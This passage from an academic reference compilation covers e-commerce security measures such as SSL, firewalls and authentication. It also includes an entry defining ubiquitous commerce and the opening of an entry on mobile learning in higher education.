The foundations on which e-commerce was built and have come to rely upon have been trust and security. Security of electronic communications is a major control issue for organizations engaged in electronic commerce. It is essential that commerce related data of buyers and sellers be kept private when they are transmitted electronically. The data being transmitted also must be protected against being purposefully altered by someone other than the sender; for example, stock market execution orders or product orders accurately represent the wishes of the buyer and seller.

In the early stages of e-commerce, businesses were mainly concerned about the reliability of their networking infrastructure; therefore, security was not a major concern. Presently, connecting to the Internet or transmitting data and information via different networks (intranets), extranets may not be as secure and error-proof, as one would normally expect. Special security measures are often required to thwart all undesired and potentially damaging threats.

Currently, there are many threats to organizations' information technology infrastructure and applications, particularly e-commerce, due to its reliance on the unsecured Internet. Although, most of networking threats are introduced by e-commerce because of the latter's reliance on corporate networks and the Internet, however, identity theft is one that consumers seem to be mostly concerned about. This is because whenever an online purchase is made over the Internet, credit card information is at risk and vulnerable to interception by hackers.

Today, e-commerce is faced with many security threats that include hacking, destruction of data, theft of corporation's proprietary information, consumers' identity theft, denial-of-service attacks, and malware (a generalized name for all malicious codes such as viruses, worms, and Trojan horses). These threats can cause great damage to data. For example, Trojan horses can infect legitimate programs and files on a server and thereby corrupting data. Also, hacking is the act of gaining unauthorized access to a network application or a resource. The reason for initiating and perpetrating hacking varies. It may include destruction of data, theft of company's proprietary information, and creating a "backdoor" for future use, whereas identity theft is a misdeed in which one individual or entity obtains personal information of another entity illegally. Electronic commerce has some advantages that draw consumers and businesses to use Web-based applications. The advantages include convenience and flexibility of business transactions over the Internet. In spite of these advantages, many consumers still fail to utilize the technology because of fear of identity theft. For example, Table 2 displays losses resulting from online payment fraud in 2003 and 2004 in the United States exclusively. It also shows that identity theft and fraud complaints rose by 17% from 542,378 cases in 2003 to 635,173 cases in 2004. The number of identity theft and fraud complaints was 686,683 in 2005 (E-marketer, 2005b; Federal Trade Commission, 2006). However, it should be noted that, many online retail fraudulent events go unreported and hence, unrecorded. The victim typically is embarrassed and may not want to readily expose himself or herself to ridicule. Therefore, the actual number of cases could be much higher than those listed in Table 2.

Denial-of-service attack is a security threat that seeks to make a computer network resource such as the e-commerce server unavailable to users. This is usually accomplished by continuously flooding the e-commerce server with millions of illegitimate data packets until the server is overloaded and then fails.

SECURING E-COMMERCE APPLICATIONS

Securing e-commerce begins with securing the telecommunications and networking infrastructure in which thre e-commerce servers reside. Over the years, new and sophisticated procedures to protect valuable corporate and government information resources and assets

Table 2. Online payment fraud losses: Identity theft and fraud complaints in 2003 and 2004

YEAR	ONLINE PAYMENT FRAUD LOSSES IN BILLIONS OF DOLLARS	NUMBER OF IDENTITY THEFT AND FRAUD COMPLAINTS
2005	Not Available	686,683
2004	2.60	635,175
2003	1.89	547,378

have been developed. An example of such procedures is information assurance (IA) which is a collection of information operations dedicated to protecting and defending information and information systems by ensuring their availability, integrity, authentication, confidentiality and nonrepudiation. More specifically, there are contemporary and effective methods and solutions for safeguarding e-commerce applications (Franklin, 2005; Hanaoka et al., 2006). Such strategies include:

- Authentication, availability, confidentiality, integrity and nonrepudiation.
- Secure socket layer (SSL).
- Deployment of antivirus software.
- Deployment of logical security related to access control (user id and password).
- Provision of physical security—controlling physical access to servers.
- Provision of firewalls.
- Encryption including encrypted log-ins
- Intrusion detection.
- Development of message integrity.
- Digital signature.
- Digital certificate.
- Development of secure electronic transaction (SET) protocol (Brlek, Hamadou, & Mullins, 2006)

While it is desirable to effectively protect information by deploying the above security measures, absolute security is usually not achievable because of the high cost that may be involved and the cost/benefit conundrum. Therefore, the common practical solution to security has been to employ a risk management approach (Ulrich & Prokein, 2005). In this approach, corporations must balance each possible threat and the cost of defending the threat in order to determine if it is economically justified. Of these measures, authentication is the most basic form of security solution. In authentication, each user must present valid credentials before gaining access to resources. Common credentials consist of usernames and passwords. It is highly recommended to use passwords that cannot be easily compromised. Such passwords must contain at least eight characters including lower and upper case letters, digits, and other characters. Secure Socket Layer is the protocol used to encrypt personal and credit card information for safe transmission over the Internet. SSL is used extensively by e-commerce because SSL is built-in into most browsers (Gehling & Stankard, 2005). When SSL was first developed over a decade ago, using 40-bit encryption was fairly standard and seemed safe. However, because data encrypted in 40-bit is now vulnerable, the need to use safer encryption standards such as 128-bit and higher became inevitable. Today, browsers can encrypt data using 128-bit or higher. In addition to encryption, the e-commerce company must verify the user's identity. Also, the e-commerce Web server must send a digitally signed SSL certificate that the server will use to identify itself to the browser. In order to enhance consumers' trust for e-commerce, VeriSign, a leader in online security, developed extended validation (EV) SSL Certificate standards in 2006. Whenever a consumer visits an e-commerce Web site that is secured with EV SSL, the browser's address bar will display the address of the Web site in green to indicate that the consumer is visiting a high authenticated e-commerce site. In addition, the Certificate Authority (such as VeriSign) that performs the extended validation authentication will be displayed in the browser's address line. EV SSL is designed to work with better secured Microsoft Windows Vista operating systems and new Web browsers such as the Microsoft's Internet Explorer 7 or a higher edition (VeriSign, 2006).

Moreover, firewalls are hardware and software security solutions that are used to prevent attacks on e-commerce servers and other sensitive network resources. Firewall examines each arriving packet and determines if it is a legitimate or attack packet. All genuine packets are allowed to pass through the firewall. On the other hand, suspected attack packets that potentially can cause denial-of-service attacks are discarded. Intrusion detection and prevention systems are used to complement firewalls. These systems are capable of stopping attack packets that may pass through firewalls. These systems utilize other filtering methods which enable complicated attack packets to be detected and prevented.

FUTURE TRENDS

Several contemporary and emerging technologies promise to contribute and in no small scale, to the growth of e-commerce as they become widely embraced. They include:

- **Digital television (Digital-TV):** This technology promises the possibility for viewers to directly interact with real-time images on television. Access to the Internet from the television will be possible through dial-up or broadband connections. For example, a television commercial advertising a product could present a user with a clickable link that would connect the user to a Web site describing the product—and possibly adding the product to the user's shopping cart on the Web site (Zhang, Eskicioglu, Willis, Dinh, & Lipscomb, 2002). As the technology fully matures, consumers would be able to switch from the television mode to the interactive application (or Internet) mode in order to access the Internet and make purchases. It would also permit both modes to be viewed simultaneously.
- **Mobile e-commerce (m-commerce):** This allows Internet-enabled hand-held devices such as mobile telephones and personal digital assistants (PDAs) to connect to the Internet wirelessly and conduct e-commerce transactions. M-commerce could, for example, allow a shopper while in a store, to use a cell phone to navigate relevant Web sites for the relative pricing of a product of interest. Assuming that a lower price is found, the shopper could immediately order the item from the cell phone.

These technologies are not without some challenges. In m-commerce, the hand-held devices have limited resources such as low bandwidth, inadequate memory/processing power, small screens and tiny keyboards. For example, limited keyboard size and screen could make completion of e-commerce related forms such as shipping address and credit card not convenient. Therefore, e-commerce applications and other Web contents must be adapted for hand-held devices. The ".mobi" Web domain is one initiative being considered by several companies to address this issue. This initiative creates a separate domain (.mobi) for Web-browsing on mobile devices in which sites are specifically tailored for display on small screens. The idea of separating the Web into standard (desktop-based) and mobile sites, however, has caused some contention because it adds ambiguity when referencing Web content (dotMobi, 2006). This ambiguity could open doors to more threatening activity such as site phishing. Also, the low processing power of mobile devices could limit the kinds of client-side security mechanisms (e.g., antiphishing enabled browsers) that they can support. An effective security solution might conflict the efficiency and flexibility expected by users of m-commerce. Finally, and perhaps more obvious, m-commerce introduces new security threats that must be addressed in order to protect personal and company information that are transmitted over wireless networks (Thanh, 2000). All things considered, the future of e-commerce and allied technologies will depend strongly on the development and maintenance of effective, proven, and state-of-the-art online security.

CONCLUSION

While much progress has been achieved in the area of implementation of advanced and state-of-the-art Internet-based business transactions and technologies, much more needs to be done in ameliorating the current level of threat against such technologies. As more personally-identifiable and business information become available in electronic form, and are replicated over and over again, the risks of invading privacy become even greater in the information society and for e-commerce. Lack of consumer confidence could well undermine a well-intentioned move toward a globally interconnected world. In order to continue to draw consumers and businesses to e-commerce sites, security issues must be resolved. The hope is that information assurance and allied technologies acting singly or collectively will go a long way to fulfilling the much needed security for e-commerce applications.

KEY TERMS

Authentication: Security measure designed to establish the validity of a transmission, message, or originator, or a means of verifying an individual's authorization to receive specific categories of information.

Availability: Timely, reliable access to data and information services for authorized users.

Bandwidth: Amount of data that can be transmitted in a second. It is measured in bits per second.

Confidentiality: Assurance that information is not disclosed to unauthorized persons, processes, or devices.

Digital Certificate: An attachment to an electronic message to verify the identity of the sender and to provide the receiver with the means to encode a reply.

Digital Signature: A digital code that can be attached to an electronically transmitted message to uniquely identify its contents and the sender.

Integrity: Protection against unauthorized modification or destruction of information.

Multimedia: This combines different media such as text, voice, and video into a single application.

Nonrepudiation: Assurance that the sender of data is provided with proof of delivery and the recipient is provided with proof of the sender's identity, so neither can later deny having processed the data.

Protocol: A set of rules that control transmission on a network.

Ubiquitous Commerce

Holtjona Galanxhi-Janaqi
University of Nebraska-Lincoln, USA

Fiona Fui-Hoon Nah
University of Nebraska-Lincoln, USA

INTRODUCTION

Ubiquitous commerce, also referred to as "u-commerce" or "über-commerce," is the combination of electronic, wireless/mobile, television, voice, and silent commerce. However, its full realization would bring something more than the simple sum of its components. Ubiquitous commerce can be defined as "the use of ubiquitous networks to support personalized and uninterrupted communications and transactions between a firm and its various stakeholders to provide a level of value, above, and beyond traditional commerce" (Watson, Pitt, Berthon, & Zinkhan, 2002).

CHARACTERISTICS OF UBIQUITOUS COMMERCE

The core of the u-commerce vision is overcoming spatial and temporal boundaries (Junglas & Watson, 2006).

One of the characteristics of u-commerce is *ubiquity*. It means that computers will be everywhere, and every device will be connected to the Internet. It is this omnipresence of computer chips that will make them "invisible," as people will no longer notice them (Watson et al., 2002). Ubiquity incorporates three lower level constructs: accessibility, reachability, and portability (Junglas & Watson, 2006).

U-commerce will also add *universality*. Universality, which incorporates the ideas of multifunctional entities and interoperability (Junglas & Watson, 2006), will eliminate the problems of incompatibility caused by the lack of standardization, like the use of mobile phones in different networks. A universal device will make it possible to stay connected at any place and any time.

U-commerce will add *uniqueness* of information. Junglas and Watson (2006) define uniqueness as the "drive to know precisely the characteristics and location of a person or entity" and it incorporates three lower level constructs: localization, identification and portability. Uniqueness means that the information provided to the users will be easily customized to their current context and particular needs in specific time and place.

Finally, *unison* aggregates the mobile applications and data synchronization in one construct (Junglas & Watson, 2003b; Junglas & Watson, 2006). In a u-commerce environment, it is possible to integrate various communication systems such that there is a single interface or connection point to them (Watson et al., 2002).

COMPONENTS OF UBIQUITOUS COMMERCE

Junglas and Watson (2003a) view u-commerce as a conceptual extension of e-commerce and m-commerce.

Electronic Commerce

Electronic commerce (e-commerce) is the use of the Internet and the Web to transact business. There are three main types of e-commerce: business-to-consumer, business-to-business, and consumer-to-consumer. In addition, government-to-government, government-to-consumer, and consumer-to-government have emerged. E-commerce is the most established type of commerce performed through digital means. Companies are using it as a part of their traditional commerce or as a pure online business model.

Wireless Commerce

Wireless commerce extends e-commerce with characteristics such as reachability, accessibility, localization, identification, and portability (Junglas & Watson, 2006). Wireless commerce is a key part of u-commerce, because it creates the possibility for communications between people, businesses, and objects to happen anywhere and anytime. Mobile and wireless devices are enabling organizations to conduct business in more efficient and effective ways (Nah, Siau, & Sheng, 2005). Wireless devices can offer many advantages for companies and individuals, such as empowering the sales force, coordinating remote employees, giving workers mobility, improving customer service, and capturing new markets.

Other components of u-commerce are voice, television, and silent commerce.

Voice Commerce

An increasing number of businesses are using computerized voice technologies: speech recognition, voice identification, and text-to-speech. Voice commerce enables businesses to reduce call-center operating costs and improve customer service. Voice commerce can also be used to generate new sources of revenue, but this will probably take longer to materialize. Companies are mostly pursuing voice commerce as a part of a multichannel strategy.

Television Commerce

The spread of interactive digital television will provide a platform for two-way personalized communication in the center of most homes. This will make television commerce a significant opportunity for business and a critical component of u-commerce. Television commerce is mainly used as an end-consumer channel. Since it can reach a wide range of the population, governments may also use it to deliver their services. Digital television is also a suitable method to deliver innovative services. The interacting TV (TiVo) integrates software and set-top boxes to facilitate digital interactive television with many capabilities, including "time-shifting" content and filtering advertisements.

Silent Commerce

Silent commerce refers to the business opportunities created by making everyday objects intelligent and interactive. For example, radio frequency identification (RFID) chips allow the tagging, tracking, and monitoring of objects along an organization's supply chain. An important advantage of RFID, as compared to technologies like barcodes, is its ability to identify and track individual assets, while barcodes can only identify classes of assets. Microelectromechanical systems (MEMS) chips combine the capabilities of an RFID tag with small, embedded, mechanical devices, such as sensors. Nowadays, researchers are even talking about *nano*electromechanical systems (NEMS) or structures, which have dimensions below a micron.

With more advanced silent commerce applications, it will be possible for organizations to identify, track, and monitor every single product along the entire supply chain, and even after the sale, up to the point when the product is recycled. These more complex solutions could completely transform the businesses of tomorrow, and they create a stream of information and value.

DRIVERS FOR THE GROWTH OF U-COMMERCE

Several characteristics of u-commerce will drive its growth. Ubiquitous continuous presence, the ability to capture context through sensors, and the ability to communicate with service providers make u-commerce attractive to businesses (Gershman a& Fano, 2005).

Further, there are three global phenomena that will accelerate the growth of u-commerce (Schapp & Cornelius, 2001):

Pervasiveness of Technology

The explosive growth of nanotechnology, and the continuing capital investments in the technology at the enterprise level, increase the pervasiveness of the technology and expand the platform on which to leverage innovation and new applications. Two of the main barriers are size and power supply. Bluetooth and MEMS technology are examples that can help overcome these barriers.

Growth of Wireless

Wireless is one of the fastest-growing distributed bases: wireless networks have expanded around the globe; mobile phone usage and new applications have also exploded. Wireless commerce is, therefore, a critical component of u-commerce.

Table 1 provides an overview of the current state of different generations of cellular voice and data services.

Table 1. Generations of cellular voice and data services

Generation	Transmission technology
1G	AMPS (Advanced Mobile Phone Service)
2G	CDMA (Code Division Multiple Access) TDMA (Time Division Multiple Access) GSM (Global System for Mobile Communications)
2.5G	GPRS (General Packet Radio Service) and CDMA 2000 1x
2.75G	EDGE (Enhanced Data rates for Global Evolution)
3G	CDMA2000 (Broadband CDMA) W-CDMA (Wideband CDMA)
4G	WiMax (Wireless Metropolitan Area Networks)

Increasing Bandwidth and Connectivity

Bandwidth has been doubling every nine months, or roughly at twice the growth rate of computing power. Increasing bandwidth will lead to the creation of what is called the "evernet," where billions of devices will be connected to the hyper-speed, broadband, multiformat Web. The high-speed networks of the 3G generation will provide additional capacity and enhanced functionalities. There is a strong need to combine the wireless (LAN) concept and wide-area network design, and 4G is seen as the solution that will bridge the gap to provide a highly robust network (IC2 Institute University of Texas, 2004).

ISSUES AND CHALLENGES OF U-COMMERCE

U-Commerce applications offer many potential benefits (Czerwinski, Gage, Gemmell, Marshall, Perez-Quiñonesis, Skeels, & Catarci, 2006; Hristova & O'Hare, 2004; Lukkari, Korhonen, & Ojala, 2004; Titkov & Poslad, 2004), but they also face challenges and raise new questions (Galanxhi-Janaqi & Nah, 2004). In order for u-commerce to become a viable means of commerce, its values, as perceived by users, need to be evaluated and better understood (Sheng, Nah, & Siau, 2005). The existing technological and adoption impediments also need to be resolved (Sheng et al., 2005).

Value-focused research has shown that the fundamental objectives needed for users to conduct u-commerce are convenience, time saving, reliability of services, security, privacy, individualization, product quality, safety/health, cost, and shopping enjoyment (Sheng et al., 2005). These findings can serve as guidelines for technology developers and business practitioners in developing u-commerce applications.

Mobile commerce faces the same problems troubling e-commerce—plus a few of its own (Siau & Shen, 2003a, 2003b; Siau, Sheng & Nah, 2003), and this is true for u-commerce too. Some of the main impediments for adoption of u-commerce include lack of universality or the need to have multiple devices, lack of uniqueness or truly personal devices with the current state of technology, lack of standards leading to network heterogeneity, and lack of unison between online and offline modes (Islam & Fayad, 2003). Further, a more complex software-based network infrastructure is necessary. Such infrastructure needs to enable variable transmission, access points, services, and be capable of reorganization and reconfiguration so that all elements can act in unison (Titkov & Poslad, 2004)

The higher value of u-commerce is derived from the synergy created by its components (Bannon, Benford, Bowers, & Heath, 2005; Davis & Yung, 2005), while users' intention to adopt or reject new applications is based on the aggregate effect of perceived benefits and risks (Sheng, Nah, & Siau, 2006). Ironically, the same information practices that provide value to organizations also raise privacy concerns for individuals (Bloom, George, & Robert, 1994). The synergy between the u-commerce components increases potential benefits, but it also adds new challenges. U-Commerce inherits the privacy, trust, and security concerns of e-commerce, m-commerce, and other forms of digital commerce. Security and privacy are the two biggest concerns of consumers in embracing mobile commerce (Siau, Sheng, Nah, & Davis, 2004). Silent commerce applications further increase these concerns. Although location-based services, for example, can be beneficial to users (e.g., by providing customized and personalized services), they also pose greater privacy concerns because more information is being transmitted and shared, thus increasing the risk for unauthorized access and use (Galanxhi-Janaqi & Nah, 2006).

U-commerce emerges as a continuous, seamless stream of communication, content, and services exchanged among businesses, suppliers, employees, customers, and products (Accenture, 2001)—this coordination poses fundamental challenges. Additionally, u-commerce challenges for businesses include: lengthy and costly setup or upgrade of existing infrastructures, increased training costs for employees and users, unexpected behaviors due to the wide variety of real-life situations, controlled introduction of new functionalities, features, and services to manage potential risks, and many others (Roussos & Konomi, 2006).

In addition, it is important for organizations to be able to determine the strategic directions of the organization, management's attitudes towards e-commerce initiatives, and the potential for a richer and more effective learning environment (Kao & Decou, 2003; Rogers, Price, Randell, Stanton Fraser, Weal, & Fitzpatrick, 2005), as well as how the evolution can be achieved from e-commerce to u-commerce. The u-commerce initiative will encompass a greater part of organizations' operations. As such, there will be a greater need for coordination, synergy, and strategic integration of different initiatives (e.g., e-commerce, m-commerce, silent commerce, and others). Internet firms face political and legal uncertainties, which differ considerably between different markets (Frynas, 2002). Furthermore, in order to ensure long-term relationships and loyalty of customers, building trust is vital in u-commerce applications where you may never physically meet your customers. Building trust is a complex process that involves technology and business practices, as well as movement from initial trust formation to continuous trust development (Siau & Shen, 2003a). The companies that will be able to build trust in a u-commerce environment will be in a stronger competitive position.

Usability of devices is another concern (Nah & Davis, 2002). Future research is needed to improve the usability and the various aspects of user interfaces (Tarasewich, 2003). In addition, most of the devices in u-commerce are free from human intervention; this increases convenience on one hand, but increases risks on the other hand (Galanxhi-Janaqi & Nah, 2004). New social issues arise as these u-commerce applications must mesh well with natural social behaviors, or they may fail or lead to unforeseen outcomes (Grudin, 2002).

CONCLUSION

U-commerce will enable improved operating efficiency, enhanced customer services, increased service personalization, continuous supply chain connectivity, and continuous interactivity. But there are obstacles that need to be overcome to fully realize the u-commerce vision. These obstacles include lack of standardization, difficulty of reading from and writing on very small devices, and security and privacy issues (Galanxhi-Janaqi & Nah, 2006). U-commerce increases the probability that personal information may become more readily available, and consequently, users face higher risks of having more of their personal information disclosed without their consent. Thus, the possibility of the "transparent human" (Berendt, Günther, & Speikermann, 2005) becomes a greater concern for users of ubiquitous applications. However, research also shows that context plays an important role in determining the perceived benefits and risks of ubiquitous applications (Sheng, Nah, & Siau, 2006), and when people have good reasons for sharing personal details, they will do so (Berendt et al., 2005). Additionally, culture and lifestyle are important factors that determine the adoption rates of u-commerce in different parts of the world. U-commerce will have broad implications for organizations. However, companies involved in e-commerce still face obstacles, such as choice of business model, security and trust issues, integration with legacy systems, interoperability of systems with other organizations' systems, assessment of the effectiveness of investments in technology, and management of information overload. Additionally, a comprehensive and unambiguous legal framework regarding online transactions is lacking. Hence, legislation is another aspect that needs to be addressed. Finally, the realization of this new vision will not be a replacement of other types of commerce, but an extension of them. U-commerce is the natural evolution of its components.

KEY TERMS

Bluetooth: This is a low-power wireless network standard that allows computer, peripherals, and consumer electronic devices to talk to each other at distances of up to 30 feet.

Electronic Commerce (E-commerce): The conduct of business communication and transactions over networks and through computers. Electronic commerce is the buying and selling of goods and services, and the transfer of funds, through digital communications.

Micro-lectro-mechanical systems (MEMS): These are chips that combine the capabilities of an RFID tag with small, embedded mechanical devices, such as sensors.

Radio Frequency Identification (RFID): The electromagnetic or electrostatic coupling in the RF portion of the electromagnetic spectrum is used to transmit signals. An RFID system consists of an antenna and a transceiver, which read the radio frequency and transfer the information to a processing device, and a transponder, or tag, which is an integrated circuit containing the RF circuitry and information to be transmitted.

Silent Commerce (S-commerce): The conduct of machine-to-machine transactions in real time, without human involvement.

Television Commerce (T-commerce): This is e-commerce occurring over the medium of the television.

Ubiquitous Commerce (U-commerce): The use of ubiquitous networks to support personalized and uninterrupted communications and transactions between a firm and its various stakeholders to provide a level of value over, above, and beyond traditional commerce. It is the combination of electronic, wireless/mobile, television, voice, and silent commerce.

Voice Commerce (V-commerce): The initiating of business transactions through voice commands.

Wireless Commerce (also referred to as mobile or m-commerce): The buying and selling of goods and services through wireless handheld devices, such as cellular phones and personal digital assistants (PDAs).

Ubiquitous Mobile Learning in Higher Education

Gaye Lightbody
University of Ulster, Northern Ireland

Paul McCullagh
University of Ulster, Northern Ireland

INTRODUCTION

The higher education environment is changing driven by the needs of its students, evolving into a combination of different approaches (blended learning), with lectures, tutorials, and independent reading forming just one side of the overall learning encounter. A white paper from IBM (Robert, 2005) highlights some interesting viewpoints on how training programs should aim to meet the changing needs of today's learners. They are part of the Millennial (or "Net") Generation, brought up within a world of computers, mobile phones, and the Internet. More often, this generation of learner has little fear of present technology and in fact desires the latest electronic hi-tech advances. With such natural acceptance they have few barriers to impede the use of alternative methods, such as electronic learning (e-learning), to supplement their educational experience. As computing devices have become smaller and network accesses have become ubiquitous, the paradigm has been enhanced by the concept of mobile or m-learning.

Carlson (2005) has described the Millennial generation as smart but impatient, commanding immediate results and with divided attention spans. However, there are positive observations about their self-motivation and wiliness to seek out and share resources to complement their course material. The speed at which information can be gleaned from the Internet using search engines has obvious benefits and students have grown to expect the same speed and accessibility in all facets of their lives, including education. This has created demands on education facilities to keep pace with modern living and upgrade teaching practices to make the most of technical advances.


The modern student is a consumer with a more varied educational background and entrance route, and with that comes more rigorous demands on the applicability of the education they are receiving in return for their money. It is likely that this will become a driver for modern teaching practices. This article will give an introduction to some of the current research into the use of modern multimedia technologies in higher education facilities, with detail given to some approaches adopted by the University of Ulster (Lightbody, McCullagh, Weeks, & Hutchison, 2006).

APPLICATION OF MODERN TECHNOLOGY IN EDUCATION

Changes in student characteristics have encouraged a great amount of contemporary research within higher education in the involvement of mobile technology to enhance the learning experience and assist in the transfer and understanding of material. With the explosive growth in the use of mobile devices such as phones, laptops, iPods, and MP3 players this has set the platform for moving education out from the bounds of a classroom and into our everyday lives, creating the concept of "anytime-anywhere learning." A culture has evolved with these devices becoming an integral part of our daily routine, yielding the concept of "infotainment." Figure 1 depicts some examples of how modern technology can be incorporated into an educational environment.

Recent trials (Carlson, 2004) within higher education facilities using audio supplementary material have proven to be effective. A key contributor to this success is accessibility; students can perform daily tasks while listening to course material or utilize unproductive travel time watching a videocast. These devices can hold a vast volume of material, essentially providing a personalized portable digital library. Tumbling cost

Figure 1. Modern mobile technology in education



is another driving factor increasing affordability, and hence their growth in ownership (Tempo, 2006).

Another important aspect is the availability of material; university Web sites and shared networks enable access to a wealth of information at the touch of a button. Even this has evolved drastically through podcasting (Hammersley, 2004), a relatively new and innovative social media tool differing from downloads in that users do not need to manually search and select the material that they are interested in. If subscribed to a podcasting site they are automatically alerted and updated with new material through Really Simple Syndication (RSS) technology. In basic terms, an RSS reader on the user's PC will check the feed for changes and react by automatically retrieving the new data from the specified uniform resource identifier (URI). It has become very well established spanning from uses in popular culture to distribution of supplementary course material.

Mobile phones are increasingly becoming an active educational tool, and there is a keen interest in assessing their pedagogical impact (Mermelstein & Tal, 2005). Their role is multifunctional, from alerts for students reminding them of last minute timetable changes or coursework deadlines, to a medium for delivering course content. They could also be used to record notes for revision, group discussions, and interviews, or even to capture images and sounds from field trips. In particular, they can provide a reactive medium. E-mail and even podcasting requires some level of interest and engagement to discover the information, with a need to log on and read e-mail, or to subscribe to a Web site. In contrast, the mobile phone provides an instant pathway to the student. Short message server (SMS) text messages (Nonyongo, Mabusela, & Monene, 2005) give a method to ensure as much as possible that the student has received the information.

This flexible and secure communication of material can assist the learner, particularly those groups of individuals that may have found the educational experience daunting. A recent European study (CTAD, 2001, 2006) evaluated the impact of using mobile phones to aid the learning of a group of young adults that had previously encountered poor experiences with formal education. The goal was to encourage an interest in self-development through the study of topics of interest to them. The outcome was positive. It was an approachable medium enabling learning at a pace best suited to them. A variety of educational tools, such as Java games and SMS quizzes, supplemented the traditional learning experience. The flexibility of the mobile device, coupled with the two-way engagement, creates a very powerful platform on which to communicate with the student and encourage learning.

The increased use of mobile devices in education has changed the dynamics of delivering material and managing cohorts. The following section gives some examples of the aforementioned technologies being employed in higher education.

EXAMPLES OF MODERN TECHNOLOGY IN HIGHER EDUCATION

In 2004, Duke University (Carlson, 2004) gave out Apple® iPods to each of their 1650 new first year students, for use in a range of modules from traditionally audio intense courses, such as music and languages, to more technical courses, such as engineering and science. The iPods provided a portable access to course material via the Duke iPod content server and podcasts. They were also used to record lectures, notes for revision, informal group discussions, and interviews.

A range of activities and focus groups were established to obtain analysis of the impact of the iPod devices on the performance of the students and their overall university experience (Duke, 2005). They found that the students engaged with the devices, and that their use positively impacted exam performance. However, there were limitations, with audio recordings being more suited to courses without great technical content.

At an institutional level, the iPod experiment led to greater discussion concerning the role of technology within education. This resulted in the formation of the Duke Digital Initiative (Duke, 2006), with the goal to expand the application of audio and video material on a range of platforms such as laptops and PDAs. Following the Duke experiment several other colleges began their own initiatives (Drexel, 2006; Purdue, 2006; Read, 2006; Young, 2005) typically supplying audio recordings of the lectures. A more detailed overview is given by Lightbody et al. (2006).

Charles Sturt University in Australia took a slightly different perspective. Chan and Lee (2005) discuss how the anxiety and preconceptions that a student may have about a course, even before they enter the lecture hall, can have a detrimental effect on their capacity to learn. By applying questionnaires at the start and end of the lectures they discovered that over a quarter of the students felt they found the course too difficult even before the class began. Chan and Lee suggested that delivering informal audio clips "just in time" before a lecture using podcasting could help alleviate these concerns by enabling the student to review the material prior to the lecture.

From their study they highlight the importance of the choice of material, as ill-suiting audio clips could provide a negative effect rather than a positive one. They point out that students not completing their assigned preclass listening could feel ill prepared, leading to increased apprehension. To counteract these issues, the authors recommended that portions of audio should be between 3-5 minutes in duration to correspond with the estimated amount of "dead-time" that students had while entering and leaving the campus. This duration concurred with Clark and Walsh (2004) who suggest that snippets of audio should be confined to the length of a music track (3-5 minutes) so to hold the user's attention and to enhance the ease in navigating between clips of interest.

The examples discussed so far have involved the incorporation of audio to supplement the courses. Clark and Walsh (2004) discuss the benefits of audio as a learning medium, and make the key points that listening is instinctual, and circumvents problems due to illiteracy, dyslexia, or visual impairment. Even students with mild hearing problems can find benefits in being able to listen to lectures on their own terms with increased volume and the ability to repeat sections when required. The same is true for those learning in a language that is not their native tongue.

Audio is a powerful medium for conveying general concepts and feelings, but there is concern over its limitations when used to teach highly complex and technical material (Carlson, 2004). A solution could be to accompany the audio with animated visual clips; a good example of this is found on the MathTutor (2006) Web site. It provides visual animation in synch with the audio describing a range of different mathematical operations with little or no text. Microsoft have developed a software package, called MS Producer, that allows such a combination of audio with associated slides. Östlund and Svensson (2005) demonstrate its potential for developing supporting lecture material.

INCORPORATING MEDIA ENRICHED SUPPLEMENTARY MATERIAL

Work commenced in July 2006, within the University of Ulster (Lightbody et al., 2006), to investigate the delivery of supplementary material targeted to PCs and mobile devices for a technical (advanced computer networks) undergraduate module. A prototype system was established to deploy a significant portion of the course.

One of the key challenges is the technical nature of the course. Audio alone will not give the impact desired (Carlson, 2004) but devices such as iPods and

MP3 players still play an important role due to their portability and ease of use. An approach was taken to break down the course content into components suitable for audio delivery and components requiring a more visual display. A concept of dynamic and static learning objects was also considered, with the static elements being components that remain largely unaltered from year to year, only changing as the course evolves over time, and dynamic elements being material that dates and is relevant only to the present cohort. Figure 2 gives an illustration of the different components being included.

Dynamic Elements

One possibility would be to video live lectures, but many elements need to be considered, such as visual impact, quality of audio and video, and the capabilities of the lecturer. Berkeley University (2006) is well established with m-learning and demonstrates how video can be a success. The material has been highly edited with a cinematographer moving between visual clips of the lecturer and the slides. Technically, it is well produced, but without scripted text even with the best lecturers there can still be long pauses and broken sentences.

Within the University of Ulster a less ambitious approach has been adopted. Only the audio of the lectures was recorded, removing the majority of the technical complication and financial cost but still providing a record of the covered material. This content is disposable being removed from the database after each year and re-recorded the following year. It is recognized that the audio has pedagogical limitations; however, if accompanied by more static visual information then it would still have an important role to play.

